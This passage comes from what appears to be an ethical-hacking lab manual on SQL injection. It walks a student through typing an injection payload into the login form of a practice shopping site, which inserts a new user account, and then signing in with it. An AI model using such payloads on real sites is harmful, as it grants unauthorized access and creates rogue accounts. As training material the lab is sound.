
15. Switch back to the **Windows 11** virtual machine and go to the browser where the **GoodShopping** website is open.

16. Click **LOGIN** on the menu bar and type the query **blah';insert into login values ('john','apple123');** -- in the **Username** field (as your login name) and leave the password field empty. Click the **Log in** button.



Module 15 – SQL Injection


17. If no error message is displayed, it means that you have successfully created your login using an SQL injection query.
18. After executing the query, to verify whether your login has been created successfully, click the **LOGIN** tab, enter **john** in the **Username** field and **apple123** in the **Password** field, and click **Log in**.



19. You will log in successfully with the created login and be able to access all the features of the website.

Note: In the **Save login for goodshopping.com?** pop-up, click **Don't Save**.


20. After browsing the required pages, click **Logout** from the top-right corner of the webpage.



